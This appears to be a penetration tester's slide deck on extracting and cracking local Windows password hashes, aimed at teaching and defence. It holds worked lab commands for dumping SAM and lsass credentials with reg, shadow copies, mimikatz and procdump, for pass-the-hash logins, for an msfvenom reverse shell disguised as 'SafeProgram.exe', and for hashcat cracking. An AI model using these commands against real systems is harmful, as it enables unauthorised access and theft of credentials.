



# Cracking Windows Passwords

Workgroup Edition

Cory Cavanagh, OSCP, CISSP

# whoami



## Prior to College:

Computer Technician, Technical Manager, Network Administrator, Computer Repair Business

## College:

University of Maine at Fort Kent, B.S. Computer Applications

- Goals, Models, and Progress towards Establishing a Virtual Information Security Laboratory in Maine

Internships at Dartmouth College, Fidelity Investments

- Public/Private Hybrid Cloud
- Maintained proprietary role based access control (RBAC) system

## Post-College:

Nearly 10 years in Information Security in Finance

- Vulnerability Management
- Data Loss Prevention
- Compliance
- Penetration Testing

# Agenda

- How does Windows authenticate local users?
- Security controls on Password files
- Bypassing Security Controls on Password files
- Password Hash Format (LM, NTLM, not Kerberos)
- Obtaining Hashes
- Extracting Password Hashes
- Cracking Password Hashes


# Local Windows Authentication

- Windows credentials are validated against the Security Accounts Manager (SAM) database on the local computer
- Using the SAM file for local/remote user authentication was introduced in Windows XP
- Still in use today



# Security Accounts Manager (SAM)

- Stored on disk in a registry hive when computer is powered off
- Location on Disk:  
%SystemRoot%/system32/config/SAM
- Mounted on  
HKEY\_LOCAL\_MACHINE/SAM while OS is running



# SAM: Security Controls

- SYSTEM privileges are required to view
- Use psexec from Sysinternals to run regedit as SYSTEM

```
PS C:\Users\Administrator\Downloads> & .\PsExec.exe -i -s regedit.exe -accepteula
```

# start regedit.exe as SYSTEM, interacting with the desktop session, accept the license agreement

```
psexec -i -s regedit.exe -accepteula
```

Registry Editor

File Edit View Favorites Help

Computer\HKEY\_LOCAL\_MACHINE\SECURITY\SAM\Domains\Account\Users\000001F4

Name	Type	Data
(Default)	REG_SZ	(value not set)
F	REG_BINARY	03 00 01 00 00 00 00 ce 0a 51 3f d5 ca d7 01 00 00 00 00 00 00 00 c6 03 fa b3 9e a
ForcePasswordReset	REG_BINARY	00 00 00 00
SupplementalCredentials	REG_BINARY	00 00 00 00 ac 04 00 00 02 00 02 00 b0 04 00 00 3b 92 43 b1 65 c2 27 e1 61 13 33 d1 42
V	REG_BINARY	00 00 00 00 f4 00 00 00 03 00 01 00 f4 00 00 00 1a 00 00 00 00 00 00 10 01 00 00 00

F = last login time, failed login count, total logins, etc

V = username, full name, group ownership, password hash, etc

Structure of the SAM registry hive

# Exclusive Lock

- The SAM file cannot be moved or copied while Windows is running, since the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file, and will not release that lock until the operating system has shut down or a "Blue Screen of Death" exception has been thrown

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>copy C:\Windows\System32\config\SAM C:\Users\Administrator\
The process cannot access the file because it is being used by another process.
0 file(s) copied.
```

Copying attempt as SYSTEM produces access error



# Exclusive Lock

```
PS C:\Users\Administrator\Downloads> & .\handle.exe -accepteula C:\Windows\system32\config\SAM
Nthandle v4.22 - Handle viewer
Copyright (C) 1997-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

System          pid: 4      type: File      344: C:\Windows\System32\config\SAM.LOG2
System          pid: 4      type: File      394: C:\Windows\System32\config\SAM
System          pid: 4      type: File      3C8: C:\Windows\System32\config\SAM.LOG1
PS C:\Users\Administrator\Downloads> █
```


Handle programs illustrates exclusive lock on SAM file by System (kernel) process

# SYSKEY Encryption

- To improve the security of the SAM database against offline software cracking, Microsoft introduced the SYSKEY function in Windows NT 4.0
- When SYSKEY is enabled, the on-disk copy of the SAM file is partially encrypted with 128-bit RC4 key
- Removed in Windows 10 1709, Bitlocker is current recommended alternative



# SYSKEY Encryption



# Bypassing SAM Security Controls

reg.exe

C:\. Administrator: Command Prompt

```
C:\Users\Administrator\Desktop>reg save hklm\sam .\sam  
The operation completed successfully.
```

```
C:\Users\Administrator\Desktop>reg save hklm\system .\system  
The operation completed successfully.
```

```
(kali@kali)-[/media/.../281EA2971EA25E16/Users/Administrator/Desktop]
```

```
$ ls -l s*
```

```
-rwxrwxrwx 1 kali kali 28672 Nov 16 22:36 sam  
-rwxrwxrwx 1 kali kali 9809920 Nov 16 22:36 system
```

```
(kali@kali)-[/media/.../281EA2971EA25E16/Users/Administrator/Desktop]
```

```
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam -system system LOCAL  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Target system bootKey: 0xe364bb65529ae0269dbf633bb139d9dc
```

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:a5c67174b2a219d1aad3b435b51404ee:363dd639ad34b6c5153c0f51165ab830:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
[*] Cleaning up ...
```

# Bypassing SAM Security Controls

## Volume Shadow Copies

# create a volume shadow copy of the C: partition

- `vssadmin create shadow /for=C:`

# copy our SAM and SYSTEM files for cracking

- `copy`  
`\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows`  
`\System32\config\SAM C:\ShadowCopy`
- `copy`  
`\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows`  
`\System32\config\SYSTEM C:\ShadowCopy`

# Bypassing SAM Security Controls

## Volume Shadow Copies

```
C:\Users\Administrator>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {a6d6353d-17d6-427b-aaec-58a83b253a73}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\Users\Administrator\Desktop\SAM
    1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\Users\Administrator\Desktop\SYSTEM
    1 file(s) copied.
```

```
(kali@kali)-[/media/.../7862A4A162A4661A/Users/Administrator/Desktop]
$ samdump2 SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Used samdump2 here as secretsdump.py doesn't like the Win2k16 SAM format



# Bypassing SAM Security Controls


Just Read it - CVE-2021-36934

- HiveNightmare aka SeriousSAM (CVE-2021-36934) is a local elevation of privilege vulnerability that exists due to excessively permissive Access Control Lists (ACLs) on various system files, including the Security Accounts Manager (SAM) database.
- If an attacker successfully exploits this vulnerability in a system, it allows them to access registry files stored in folders such as SAM, SECURITY, SYSTEM, DEFAULT, and SOFTWARE.

[hxxps://www.safe.security/assets/img/research-paper/pdf/hivenightmare-aka-serious-sam.pdf](https://www.safe.security/assets/img/research-paper/pdf/hivenightmare-aka-serious-sam.pdf)

# Lan Manager (LM)

- Co-developed with IBM, released 1987
- Windows Vista and later versions of Windows disable LM hash by default.
- The string `aad3b435b51404eeaad3b435b51404ee` is the LM hash for 'no password'.
- Password with 15+ characters won't store an LM hash, just NTLM





# Lan Manager (LM)

## Security Weaknesses

- password length limited to a maximum of 14 characters chose from 95 printable ASCII characters
- passwords are not case sensitive, passwords converted to uppercase before generating hash; reduces key space to 69 characters
- 14 character password is broken into 2 7 character chunks, hash is calculated for each half separately; attacker only needs to brute force 2x 7 character passwords
- If the password is less than 7 characters, second half of hash always produces the same constant (0xAAD3B435B51404EE)
- hash value is sent to network servers without salting, making it susceptible to mitm attacks (replay the hash) and allowing rainbow table attacks

# NT Lan Manager (NTLM)

- Introduced the NTLMv1 protocol in 1993 by Microsoft with Windows NT 3.1
- used in workgroup environments
- still used in an Active Directory environment when authenticating to a network share by IP instead of FQDN

# NT Lan Manager (NTLM)

## Security Weaknesses

- In 2012, all 8 character passwords cracked in 6 hours
- In 2019, 2.5 hours
- Lack of salt = Pass the hash attack (xfreerdp has a /pth switch too!)
- Or rainbow tables, instantly

```
(kali㉿kali)-[~]  
$ pth-winexe -U Administrator%A5C67174B2A219D1AAD3B435B51404EE:363DD639AD34B6C5153C0F51165AB830 //192.168.1.2 cmd.exe  
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH ...  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
win-cp9ifubti5t\administrator
```

# Password Hash Format

Administrator:500:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::

Username

RID

The Relative ID (RID) is the last part of a SID. The RID uniquely identifies a security principal relative to the local or domain security authority that issued the SID. Any group or user that the Windows OS doesn't create has a RID of 1000 or greater by default.

LM Hash

NTLM Hash



# Obtaining Password Hashes

# Physical Access

- Ask
- Underneath the keyboard, post-its, password journals
- Backup files (C:\Windows\Repair\SAM)\*
- L0phtcrack
- Mimikatz\*
- Procdump\*
- Boot Disk/Removable Media

\* Local/Remote

# Local Access: Mimikatz

Sekurlsa::logonpasswords method

mimikatz 2.2.0 x64 (oe.eo)

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # log
Using 'mimikatz.log' for logfile : OK
```

```
mimikatz # sekurlsa::logonpasswords
```

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 188160 (00000000:0002df00)
Session           : Interactive from 1
User Name         : Administrator
Domain           : WIN2016
Logon Server      : WIN2016
Logon Time        : 10/27/2021 11:27:28 PM
SID               : S-1-5-21-1804737488-3731088591-453734837-500
```

```
msv :
[00000003] Primary
* Username : Administrator
* Domain   : WIN2016
* NTLM     : 363dd639ad34b6c5153c0f51165ab830
* SHA1     : 767c2cc4882232e15848544dd5de13bc8de23dcc
```


```
tspkg :
wdigest :
* Username : Administrator
* Domain   : WIN2016
* Password : (null)
```

```
kerberos :
* Username : Administrator
* Domain   : WIN2016
* Password : (null)
```

```
ssp :
credman :
```

# Local Access: Mimikatz


lsadump::lsa /inject method

 mimikatz 2.2.0 x64 (oe.eo)

```
.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # log
Using 'mimikatz.log' for logfile : OK
```

 mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::lsa /inject
Domain : WIN2016 / S-1-5-21-1804737488-3731088591-453734837
```

```
RID : 000001f4 (500)
User : Administrator
```

```
* Primary
  NTLM : 363dd639ad34b6c5153c0f51165ab830
  LM   : a5c67174b2a219d1aad3b435b51404ee
Hash NTLM: 363dd639ad34b6c5153c0f51165ab830
Hash LM  : a5c67174b2a219d1aad3b435b51404ee
```

```
RID : 000001f7 (503)
User : DefaultAccount
```

```
* Primary
  NTLM :
  LM   :
```

```
RID : 000001f5 (501)
User : Guest
```

```
* Primary
  NTLM :
  LM   :
```

```
mimikatz # _
```



# Procdump

# create a process dump named lsass.dmp with all process memory

```
PS C:\Users\Administrator\Desktop> & .\procdump.exe -ma lsass.exe lsass.dmp
```

Signed Microsoft tool, won't get flagged by AV

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 188160 (00000000:0002df00)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN2016
Logon Server      : WIN2016
Logon Time        : 10/27/2021 11:27:28 PM
SID               : S-1-5-21-1804737488-3731088591-453734837-500

    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : WIN2016
        * NTLM     : 363dd639ad34b6c5153c0f51165ab830
        * SHA1     : 767c2cc4882232e15848544dd5de13bc8de23dcc
    tspkg :
    wdigest :
        * Username : Administrator
        * Domain   : WIN2016
        * Password : (null)
    kerberos :
        * Username : Administrator
        * Domain   : WIN2016
        * Password : (null)
    ssp :
    credman :
```

## Boot Disk/Removable Media

- Boot machine off Kali DVD or USB drive
- Find available hard drives
- Make mount points
- Mount Windows partition
- Copy necessary files

# Boot Disk/Removable Media

- Boot machine off Kali DVD or USB drive
- Selecting forensic mode ensures you're not modifying the disk
- Will need to manually mount the partition



# Boot Disk/Removable Media

- Find available hard drives

```
(kali@kali)-[~]
$ sudo fdisk -l
Disk /dev/nvme0n1: 60 GiB, 64424509440 bytes, 125829120 sectors
Disk model: VMware Virtual NVMe Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x26441489

Device            Boot    Start        End    Sectors    Size Id Type
/dev/nvme0n1p1    *           2048     1026047    1024000    500M  7 HPFS/NTFS/exFAT
/dev/nvme0n1p2             1026048 125827071 124801024  59.5G  7 HPFS/NTFS/exFAT

File System
Disk /dev/loop0: 3.33 GiB, 3575472128 bytes, 6983344 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

/dev/nvme0n1p2 here (largest partition, NTFS) usually /dev/sda2, /dev/sdb2, etc

# Boot Disk/Removable Media

- Make mount points
- Mount NTFS partition

```
(kali㉿kali)-[~]  
$ sudo mkdir /media/windows  
  
(kali㉿kali)-[~]  
$ sudo mount -t ntfs -o ro /dev/nvme0n1p2 /media/windows  
  
(kali㉿kali)-[~]  
$ mount | grep windows  
/dev/nvme0n1p2 on /media/windows type fuseblk (ro,relatime,user_id=0,group_id=0,allow_other,blksize=4096)  
  
(kali㉿kali)-[~]  
$
```

# Boot Disk/Removable Media

- Copy necessary files

```
(kali㉿kali)-[~]  
$ cp /media/windows/Windows/System32/config/SAM ~/Desktop  
  
(kali㉿kali)-[~]  
$ cp /media/windows/Windows/System32/config/SYSTEM ~/Desktop
```



# Remote Access

## Meterpreter

Generate our meterpreter reverse shell

```
(kali@kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 --platform windows -f exe -o SafeProgram.exe  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: SafeProgram.exe
```

Share meterpreter over SMB file share

```
(kali@kali)-[~]  
$ python3 /usr/share/doc/python3-impacket/examples/smbserver.py TyrellCorpFiles .
```

Start listener to catch reverse shell

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.1:4444  
[*] Sending stage (200262 bytes) to 192.168.1.2  
[*] Meterpreter session 1 opened (192.168.1.1:4444 → 192.168.1.2:49158) at 2021-11-16 00:51:46 +0000
```

# Remote Access

hashdump

```
meterpreter > hashdump  
Administrator:500:a5c67174b2a219d1aad3b435b51404ee:363dd639ad34b6c5153c0f51165ab830::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Using the hashdump module within a meterpreter session



# Remote Access

## Mimikatz

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi ...
.#####.   mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-CP9IFUBTI5T
SysKey : e364bb65529ae0269dbf633bb139d9dc
Local SID : S-1-5-21-815506655-4123399819-751846476

SAMKey : 1f12d4eafdb2ebfc7b34867bcd798185

RID : 000001f4 (500)
User : Administrator
Hash LM : a5c67174b2a219d1aad3b435b51404ee
Hash NTLM: 363dd639ad34b6c5153c0f51165ab830

RID : 000001f5 (501)
User : Guest
```

Using the mimikatz (kiwi) module in a meterpreter session

# Extracting Password Hashes

Workgroup System

# secretsdump.py

Part of Impacket tools

```
(kali㉿kali)-[~/Desktop]
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam ~/Desktop/SAM -system ~/Desktop/SYSTEM LOCAL | grep '::$$' | tee ~/Desktop/secrets.txt
Administrator:500:a5c67174b2a219d1aad3b435b51404ee:363dd639ad34b6c5153c0f51165ab830:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

(kali㉿kali)-[~/Desktop]
$ cat ~/Desktop/secrets.txt | cut -d : -f 1,3 | tee ~/Desktop/lm_hashes.txt
Administrator:a5c67174b2a219d1aad3b435b51404ee
Guest:aad3b435b51404eeaad3b435b51404ee

(kali㉿kali)-[~/Desktop]
$ cat ~/Desktop/secrets.txt | cut -d : -f 1,4 | tee ~/Desktop/ntlm_hashes.txt
Administrator:363dd639ad34b6c5153c0f51165ab830
Guest:31d6cfe0d16ae931b73c59d7e0c089c0
```

# samdump2

```
(kali㉿kali)-[~]  
$ samdump2 /media/windows/Windows/System32/config/SYSTEM /media/windows/Windows/System32/config/SAM  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

# Cracking Password Hashes

Workgroup System

# Dictionary Attack

# hashcat

CPU/GPU/APU

LM hashes

```
(kali㉿kali)-[~/Desktop]  
$ hashcat -m 3000 -a 0 --username lm_hashes.txt /usr/share/wordlists/rockyou.txt
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Name.....: LM  
Hash.Target.....: /home/kali/Desktop/lm_hashes.txt  
Time.Started.....: Tue Nov  9 22:26:30 2021 (1 sec)  
Time.Estimated...: Tue Nov  9 22:26:31 2021 (0 secs)  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 3224.8 kH/s (0.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 2/2 (100.00%) Digests  
Progress.....: 1649664/27181943 (6.07%)  
Rejected.....: 0/1649664 (0.00%)  
Restore.Point....: 1648640/27181943 (6.07%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidates.#1....: CRAIGAD → COSTYCA
```

```
Started: Tue Nov  9 22:26:28 2021  
Stopped: Tue Nov  9 22:26:31 2021
```

```
(kali㉿kali)-[~/Desktop]  
$ hashcat -m 3000 -a 0 --username lm_hashes.txt /usr/share/wordlists/rockyou.txt --show  
Administrator:a5c67174b2a219d1aad3b435b51404ee:CRACKME  
Guest:aad3b435b51404eeaad3b435b51404ee:
```

# hashcat

## NTLM hashes

```
(kali㉿kali)-[~/Desktop]  
$ hashcat -m 1000 -a 0 --username ntlm_hashes.txt /usr/share/wordlists/rockyou.txt
```

```
(kali㉿kali)-[~/Desktop]  
$ hashcat -m 1000 -a 0 --username ntlm_hashes.txt /usr/share/wordlists/rockyou.txt --show  
Administrator:363dd639ad34b6c5153c0f51165ab830:crackme  
Guest:31d6cfe0d16ae931b73c59d7e0c089c0:
```



# hashcat

## Supported Hash Modes

